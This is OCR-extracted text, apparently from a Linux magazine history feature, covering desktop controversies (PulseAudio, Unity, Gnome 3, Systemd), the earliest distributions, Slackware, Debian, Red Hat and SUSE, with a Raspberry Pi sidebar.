
Ubuntu followed suit in 8.04, although its implementation attracted much criticism and resulted in much anti-Pulse vitriol. Poettering at one stage even described his brainchild as "the software that currently breaks your audio." It took some time but eventually Ubuntu (and other distros) sorted out implementation issues, and it mostly worked out of the box. Now we have Pipewire in the works for a new generation of audio-based rage against the machine.

The cost of progress


The year 2010 may be remembered by some as the one Ubuntu started to lose the plot. Its Ubuntu Software Center now included paid-for apps and the Netbook remix used a new desktop called Unity. In the 11.04 release though, this became the new shell for the main release too. Ubuntu had long taken issue with the new Gnome 3 desktop, which at the time of the Ubuntu feature-freeze was not considered stable enough to include in the release anyway, and Gnome 2 was already a relic. So in a sense Ubuntu had no choice, but no one likes change, and users were quick to bemoan the new desktops. Of course things have come full circle with Ubuntu using Gnome 3 once more since 20.04 and people bemoaning the loss of Unity.

Gnome 3 is not without controversy too. First, many preferred the old Gnome 2 way of doing things and this clearly was not that. Second, all the fancy desktop effects required a reasonable graphics card (and also working drivers). There was a fallback mode, but it severely crippled desktop usability. Finally, this appeared to be something designed for use on mobiles or tablets, yet even today mobile Linux (not counting Android) has never taken off, so why should users be forced into this mode of thinking? Many found though, that once some old habits are unlearned and some sneaky keyboard shortcuts are learned (and Gnome's Tweak Tool is installed), that the Gnome 3 way of working could be just as efficient, if not more so, than its predecessor. KDE users looked on smugly, having already gone through all the rigmarole of desktop modernisation (albeit less drastic than Gnome's) when KDE 4 was released in 2008.

Around this point we ought to mention Systemd as well, but there's not much to say that hasn't been said elsewhere: the old init system was creaking at the seams; a new and better one came along; it wasn't everyone's cup of tea, but we use it anyway; the internet slanders Lennart Poettering.



› Asus' EeePC Linux was based on Xandros and IceWM, but beginners didn't like it, and professionals just replaced it.




Distro developments

A single kernel has enabled a good number of Linux distributions to blossom into life.

After looking into the development of the Linux kernel itself and the surrounding supporting software, let's turn to how Linux distributions (distros) from this point were developed and branched into a wide-ranging ecosystem.

Distros enabled the use of the Linux kernel to grow rapidly. Not only did they ease the installation of Linux (which early on was a complex process of source compilation, gathering the right tools, creating filesystem layouts by hand, and bootloaders, all from the terminal on systems with limited resources), but one distro can also become the base for a whole new distro, tailored for a new use or audience.



› The first Linux distro, aptly named: Linux 0.12.

Primordial soup

As Linux v0.01 was only released in September 1991, the first distribution of Linux – though by modern standards, it's lacking in every department – created by HJ Lu, was simply called Linux 0.12. Released at the end of 1991, it came on two 5.25-inch floppy disks, and required a HEX editor to get running. One disk was a kernel boot disk, the other stored the root OS tools.

In those early days of distro evolution, things changed rapidly. Development was quickly adding base functionality, and people were trying out the best ways to package a Linux-based OS. MCC Interim Linux was released in February 1992 with an improved text-based installer, and was made available through an FTP server.

X Windows – the standard Unix windowing system – was ported, and TAMU Linux was released in May 1992 with it packaged: making it the first graphical distro.

While all of these are notable as being among the first Linux distros, they didn't last. The same can be said for Softlanding Linux System (SLS), also released in May 1992, which packaged X Windows and a TCP/IP network stack. It's notable, though, because of its shortcomings (bugs and a change to the executable system) inspired the creation of the two longest-running and, in many ways, most influential Linux distros: Slackware and Debian.


Nowadays, a number of base distros appear, reliably maintained by individuals, groups, or businesses. Once they're established, stable and become popular, offshoots branch from these root distros offering new specialisations or features. This creates a number of base distro genera, formed around the original package manager and software repositories.

The effect is a Linux family tree (see page 43), where you can date all distros back to an initial root release. Some branches sprout and die; either the group maintaining it disbands or there's no wider interest. Some branches become so popular they create a whole new genus, becoming the basis for a further expansion.

Evolution, not revolution

As with plants and animals, offshoots inherit traits, the base install, package manager, and software repositories being key. A package manager is how the OS installs, updates, removes and maintains the installed software, which includes downloading software packages from the managed software servers, called repositories. This can become contentious – these child distros are leeching off the parent's bandwidth – but initially, while they're growing, this use won't look much different from normal user activity.

Bear in mind we're back in 1992. You're lucky if




there's a 14.4Kb/s dial-up modem at home; expensive T1 lines (1.54Mb/s) are limited to academic institutions and larger businesses. The early TAMU v1.0 distro required 18 disks for the 26MB binaries, and 35 disks for the 50MB compressed (200MB uncompressed) source code. This obviously limited access in these early days to academics and those in suitable businesses, so distro evolution was slow.

Meet the ancestors

Softlanding Linux System was popular, but it was buggy and badly maintained, so in July 1993, Patrick Volkerding forked SLS and created Slackware – so named because it wasn't a serious undertaking at the time, and was a reference to the Church of the SubGenius. This is the oldest Linux distro still maintained, and it's about to see its version 15 release after 28 years. Slackware is interesting because it's very much controlled and maintained by Volkerding, while followed by a small but enthusiastic band of users and contributors. Whereas many other distros have taken on modern enhancements, Volkerding sticks to older more traditional "Unix" ways of controlling services on Slackware. There's no formal bug tracking, no official way to contribute to the project, and no public code repository. This all makes Slackware very much an oddity that stands on its own in the Linux world. Due to its longevity, however, Slackware has attracted a couple of dozen offshoots, and at least half are still maintained today.

› Thankfully, by being buggy SoftLandingLinux kickstarted some good distros!



CREDIT: Linuxcenter.ru

In August 1993, Ian Murdock, also frustrated by Softlanding Linux System, established Debian, a combination of "Debby," his girlfriend's name at the time, and "Ian." From the outset, it was established as a formal, collaborative open project in the spirit of Linux and GNU.

Early on in the Debian project, Bruce Perens maintained the base system. He went on to draft a social contract for the project and created Software in the Public Interest, a legal umbrella group to enable Debian to accept contributions. At the time, Perens was working at Pixar, so all Debian development builds are named after Toy Story characters. The Debian logo also has a strong similarity to the mark on Buzz Lightyear's chin.


Debian is arguably the single most influential and important Linux distro ever. Just the sheer number of branches of distros from it would attest to that, but Debian is renowned for its stability, high level of testing, dedication to software freedom, and being a rigorously well-run organisation. It's testament to its creator, Ian Murdock, who sadly passed away in December 2015.

Things were still moving slowly into 1994 – there was just a single Slackware fork called SUSE and a few random Linux sprouts appeared, but all died out. Then

The RASPBERRY Pi

The Raspberry Pi was released in 2012. Inspired in part by the success of the BBC Micro (hence the monogram model names) in the early 1980s, the Raspberry Pi aimed to bring practical computer science to the classrooms and bootstrap the UK electronics industry. It was only ever expected to have been produced in the thousands. Of course when it was launched, Linux was the de facto OS of choice.

While many of these devices are now empowering young coders, a great deal have become part of diverse man-cave projects: The 30-somethings who cut their teeth on BBCs, Spectrums and Commodore 64s are reliving and reviving the thrills at the interface of coding and creativity. The Raspberry Pi's GPIO pins mean that all manner of add-ons have been developed, so that the pint-sized computer can power anything from robots to remote watering systems.



The lingua franca of Pi projects is Python which, like Basic, is easy to learn. Unlike Basic, though, it's consistent, extensible and won't eed to be unlearned should users move on to more advanced languages.

The Pi's support for 3D graphics is impressive, but CPU-wise it's more limited. The original Pis struggle to function as a desktop computer, even with the modest Raspbian distribution (although recent work on the Epiphany web browser has improved this).

In 2015 the Pi received the Pi 2 reboot, gaining a quad-core processor and extra RAM, and yet still only cost £25. Jump forward six years and we have the Pi 4 in its various forms including a full-desktop capable 8GB version the Pi 400, a range of industry-friendly models and over 30 million sales. Splendid.

in October 1994, Red Hat Linux was publicly released. Red Hat was established as a for-profit Linux business, initially selling the Red Hat Linux distribution and going on to provide support services. Red Hat went public in 1999, achieving the eighth biggest first-day gain in the history of Wall Street. It entered the NASDAQ-100 in December 2005 and topped $1 billion annual revenue in 2012. IBM purchased Red Hat in October 2018 – 24 years after its first release – for $34 billion. So that worked out very well.

A tale of hats and forks

Red Hat Linux was relaunched as Red Hat Enterprise in 2001, and its commercial success attracted a wide range of forks. Notably, Red Hat directly supports Fedora as its testing distro and CentOS as its free community edition. Or it did. CentOS is being shuttered – to understandable community disdain – and a rolling release, CentOS Stream, is replacing it. As an alternative, Red Hat Enterprise is now offered freely to community projects with fewer than 16 servers.

› The late Ian Murdock founded the influential Linux distribution Debian in 1993. Linux Format spent time talking with him in 2007.

Meanwhile in Germany, SUSE (Software und System Entwicklung) started life as a commercially sold German translation of Slackware in late 1992. In 1996, an entire new SUSE distro and business was launched, based on the Dutch Jurix Linux, selling the new distro and support services.

